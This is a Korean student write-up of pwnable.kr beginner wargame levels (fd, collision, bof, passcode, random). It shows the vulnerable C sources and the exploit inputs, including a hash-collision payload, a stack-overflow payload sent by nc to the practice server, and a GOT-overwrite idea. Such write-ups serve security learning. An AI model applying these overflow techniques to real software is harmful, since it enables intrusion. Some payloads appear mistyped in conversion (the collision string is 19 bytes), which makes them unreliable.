


PWNABLE.KR

SHELL WE PLAY A GAME?

Best Of The Best 4기 교육생
취약점 분석 트랙
조재근

Pwnable.kr Toddler's Bottle 풀이 보고서

td 문제 풀이



```
pwnable.kr - PuTTY
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file IO\n");
    return 0;
}
```


fd.c의 소스이다.

fd에 입력한 문자열을 숫자로 바꾸어준값 - 0x1234를 넣는다.

그 아래에서 문자열을 입력받기 위해서는 fd가 0이 되어야하기에
0x1234의 값인 4660을 넣어야 할 것이다.

아래 함수에서 LETMEWIN과 비교하므로


LETMEWIN을 입력하면 플래그가 출력이 될 것이다.



```
pwnable.kr - PuTTY
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

예상대로 플래그가 출력되었다.

collision 문제 풀이




```
pwnable.kr - PuTTY
col@ubuntu:~$ ls
col  col.c  flag
col@ubuntu:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<5; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}
col@ubuntu:~$
```

re에 입력한 값들 더해주는데 입력값을 4바이트씩 나눠서 5번 총 20바이트를 더하는데 그 모든 것을 더한 값이 해쉬코드 = 0x21DD09EC와 동일하면 플래그를 출력해준다. 21DD09EC를 5로 나누면 몫은 6C5CEC8 이고 나머지는 4이다. 따라서 6C5CEC8 4번, 6C5CECC(6C5CEC8+4) 1번을 입력하면 플래그가 출력될 것이다. 컴퓨터는 입력을 리틀엔디안 방식으로 받으므로 리틀엔디안 방식으로 입력을 하였고 플래그가 출력되었다.

bof 문제 풀이




```
pwnable.kr - PuTTY
col@ubuntu:~$ ./col $(python -c 'print "\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\x06\xc8\xce\xc5\x06\xcc\xce\xc5\x06"')
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);    // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..Wn");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

이는 문제인 bof.c의 소스인데 key가 0xcafebabe와 같으면 풀리는것 같다.


key에 값을 넣기 위해 아래의 gets(overflowme);를 이용하여 오버 플로우 시킨후 key에 값이 들어가게끔 하는 것 같다.

그래서 (python -c "print 'A'*36+'/\xbe/\xba/\xfe/\xca";cat) | nc pwnable.kr 9000을 입력해보았지만 실패하였다 32+4+? ?만큼의 보호기법이 적용된다고 한다.




```
m0nk2y@m0nk2y-virtual-machine: ~
m0nk2y@m0nk2y-virtual-machine:~$ (python -c "print 'a'*36+'/\xbe/\xba/\xfe/\xca";cat) | nc pwnable.kr 9000
*** stack smashing detected ***: /home/bof/bof terminated
===== Backtrace: =====
/lib32/libc.so.6(__fortify_fail+0x45)[0xf7727535]
/lib32/libc.so.6(+0x1044ea)[0xf77274ea]
/home/bof/bof(+0x688)[0xf77fa688]
/home/bof/bof(main+0x15)[0xf77fa69f]
/lib32/libc.so.6(__libc_start_main+0xf3)[0xf763c4b3]
/home/bof/bof(+0x561)[0xf77fa561]
===== Memory map: =====
f75fb000-f7617000 r-xp 00000000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f7617000-f7618000 r--p 0001b000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f7618000-f7619000 rw-p 0001c000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f7622000-f7623000 rw-p 00000000 00:00 0
f7623000-f77c4000 r-xp 00000000 08:01 2883587 /lib32/libc-2.15.so
f77c4000-f77c6000 r--p 001a1000 08:01 2883587 /lib32/libc-2.15.so
f77c6000-f77c7000 rw-p 001a3000 08:01 2883587 /lib32/libc-2.15.so
f77c7000-f77cb000 rw-p 00000000 00:00 0
f77d1000-f77d5000 rw-p 00000000 00:00 0
f77d5000-f77d7000 r--p 00000000 00:00 0
f77d7000-f77d8000 r-xp 00000000 00:00 0 [vdso]
f77d8000-f77f8000 r-xp 00000000 08:01 2883599 /lib32/ld-2.15.so
f77f8000-f77f9000 r--p 0001f000 08:01 2883599 /lib32/ld-2.15.so
f77f9000-f77fa000 rw-p 00020000 08:01 2883599 /lib32/ld-2.15.so
f77fa000-f77fb000 r-xp 00000000 08:01 2359299 /home/bof/bof
f77fb000-f77fc000 r--p 00000000 08:01 2359299 /home/bof/bof
f77fc000-f77fd000 rw-p 00001000 08:01 2359299 /home/bof/bof
f8955000-f8976000 rw-p 00000000 00:00 0 [heap]
ffdb5000-ffdd6000 rw-p 00000000 00:00 0 [stack]
overflow me :
Nah..
```

따라서 하나씩 증가시키며 대입을 해보았고 52바이트를 넣은 후 넣었을 때 실행이되었다.



툴을 사용해 언패킹을 한 후 elf 파일은 IDA로 분석을 해야 한다고 하여 IDA를 사용해 파일을 열어보았다.




사용법은 잘 모르지만 왼쪽 목록란에 main 함수가 있는 것을 보고 눌렀더니 main의 소스가 나온다.

한줄씩 살펴보니 malloc()과 strcpy를 하여 flag를 두었다는데

소스에 cs:flag의 내용을 strcpy에 이어붙인걸 보고 cs:flag가 플래그일 것이라는 생각을 하였고

이를 살펴보았더니



예상대로 플래그가 나왔고 문제가 풀렸다.

passcode 문제 풀이

```
#include <stdio.h>
#include <stdlib.h>

void login(){
    int passcode1;
    int passcode2;

    printf("enter passcode1 : ");
    scanf("%d", passcode1);
    fflush(stdin);

    // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
    printf("enter passcode2 : ");
    scanf("%d", passcode2);

    printf("checking...\n");
    if(passcode1==338150 && passcode2==13371337){
        printf("Login OK!\n");
        system("/bin/cat flag");
    }
    else{
        printf("Login Failed!\n");
        exit(0);
    }
}

void welcome(){
    char name[100];
    printf("enter you name : ");
    scanf("%100s", name);
    printf("Welcome %s!\n", name);
}

int main(){
    printf("Toddler's Secure Login System 1.0 beta.\n");

    welcome();
    login();
}
```



```
// something after login...
printf("Now I can safely trust you that you have credential :)\\n");
return 0;
}
```

passwd의 소스이다.


login 함수에서 scanf로 입력을 받을 시에 &기호를 붙이지 않았고 welcome에서 100바이트의 버퍼에 입력을 받음으로 인해 남은 쓰레기 값을 이용해 원하는 주소에 원하는 값을 넣을 수 있다. 주소가 변경되는 ASLR에서도 GOT는 주소가 고정되므로 이를 덮어씌웠다.

문제를 풀기 위해 PLT와 GOT에 대한 개념을 공부를 하였는데

PLT는 Procedure Linkage Table로 외부 프로시저를 호출할 때 연결해 주는 테이블이고

GOT는 Global Offset Table로 프로시저의 주소를 가지고 있는 테이블이다.

GOT는 PLT에 참조되며 PLT에 의해 동적으로 생성이 된다.




```
pwnable.kr - PuTTY
passwd@ubuntu:~$ readelf -S passwd
There are 30 section headers, starting at offset 0x1154:

Section Headers:
[Nr] Name                Type              Addr             Off              Size             ES Flg Lk  Inf Al
[ 0]                      NULL              00000000          000000           000000           00  0  0  0  0
[ 1] .interp                 PROGBITS          08048154          000154           000013           00  A  0  0  1
[ 2] .note.ABI-tag           NOTE              08048168          000168           000020           00  A  0  0  4
[ 3] .note.gnu.build-id      NOTE              08048188          000188           000024           00  A  0  0  4
[ 4] .gnu.hash               GNU_HASH          080481ac          0001ac           000024           04  A  5  0  4
[ 5] .dynsym                 DYNSYM            080481d0          0001d0           0000c0           10  A  6  1  4
[ 6] .dynstr                 STRTAB            08048290          000290           00009e           00  A  0  0  1
[ 7] .gnu.version            VERSYM            0804832e          00032e           000018           02  A  5  0  2
[ 8] .gnu.version_r          VERNEED          08048348          000348           000040           00  A  6  1  4
[ 9] .rel.dyn                REL               08048388          000388           000010           08  A  5  0  4
[10] .rel.plt                REL               08048398          000398           000048           08  A  5 12  4
[11] .init                   PROGBITS          080483e0          0003e0           00002e           00  AX  0  0  4
[12] .plt                    PROGBITS          08048410          000410           0000a0           04  AX  0  0 16
[13] .text                   PROGBITS          080484b0          0004b0           00029c           00  AX  0  0 16
[14] .fini                   PROGBITS          0804874c          00074c           00001a           00  AX  0  0  4
[15] .rodata                 PROGBITS          08048768          000768           0000e7           00  A  0  0  4
[16] .eh_frame_hdr           PROGBITS          08048850          000850           000044           00  A  0  0  4
[17] .eh_frame               PROGBITS          08048894          000894           000108           00  A  0  0  4
[18] .ctors                  PROGBITS          08049f14          000f14           000008           00  WA  0  0  4
[19] .dtors                  PROGBITS          08049f1c          000f1c           000008           00  WA  0  0  4
[20] .jcr                    PROGBITS          08049f24          000f24           000004           00  WA  0  0  4
[21] .dynamic                DYNAMIC           08049f28          000f28           0000c8           08  WA  6  0  4
[22] .got                    PROGBITS          08049ff0          000ff0           000004           04  WA  0  0  4
[23] .got.plt                PROGBITS          08049ff4          000ff4           000030           04  WA  0  0  4
[24] .data                   PROGBITS          0804a024          001024           000008           00  WA  0  0  4
[25] .bss                    NOBITS            0804a02c          00102c           00000c           00  WA  0  0  4
[26] .comment                 PROGBITS          00000000          00102c           00002a           01  MS  0  0  1
[27] .shstrtab                STRTAB            00000000          001056           0000fc           00  0  0  0  1
[28] .symtab                  SYMTAB            00000000          001604          0004a0           10  29 45  4
[29] .strtab                  STRTAB            00000000          001aa4          000299           00  0  0  0  1

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
o (extra OS processing required) o (OS specific), p (processor specific)
passwd@ubuntu:~$
```


주소 영역을 알기 위해 readelf 명령을 사용했고

0x08048410부터 0x080484b0 임을 알게 되었다.



```
0x080485f1 <+141>: movl    $0x80487bd, (%esp)
0x080485f8 <+148>: call    0x8048450 <puts@plt>
0x080485fd <+153>: movl    $0x0, (%esp)
0x08048604 <+160>: call    0x8048480 <exit@plt>
End of assembler dump.
(gdb)
```


random 문제 풀이



```
pwnable.kr - PuTTY
random@ubuntu:~$ ls
flag random random.c
random@ubuntu:~$ cat random.c
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();          // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}

random@ubuntu:~$ [2~
```

입력한 값인 key와 random을 ^ (xor) 연산하여 0xdeadbeef 가 나오게 하면 되는 것 같다.

값이 a, b와 $a \wedge b$ 를 해서 나온 c 가 있을 때

$a \wedge b = c$

$c \wedge b = a$

$c \wedge a = b$

위와 같이 성립이 된다.


따라서 원하는 key 값을 구하기 위해서는 0xdeadbeef와 random을 ^ 연산하면 된다.

연산을 하기 위해 값을 구해보자

rand 함수에 시드가 없으므로 랜덤은 일어나지 않는다.

따라서 random을 구하기 위해 ltrace를 사용하였다.

ltrace는 A library call tracer로 라이브러리들이 호출되는 것을 추적 해주는 명령어이다.



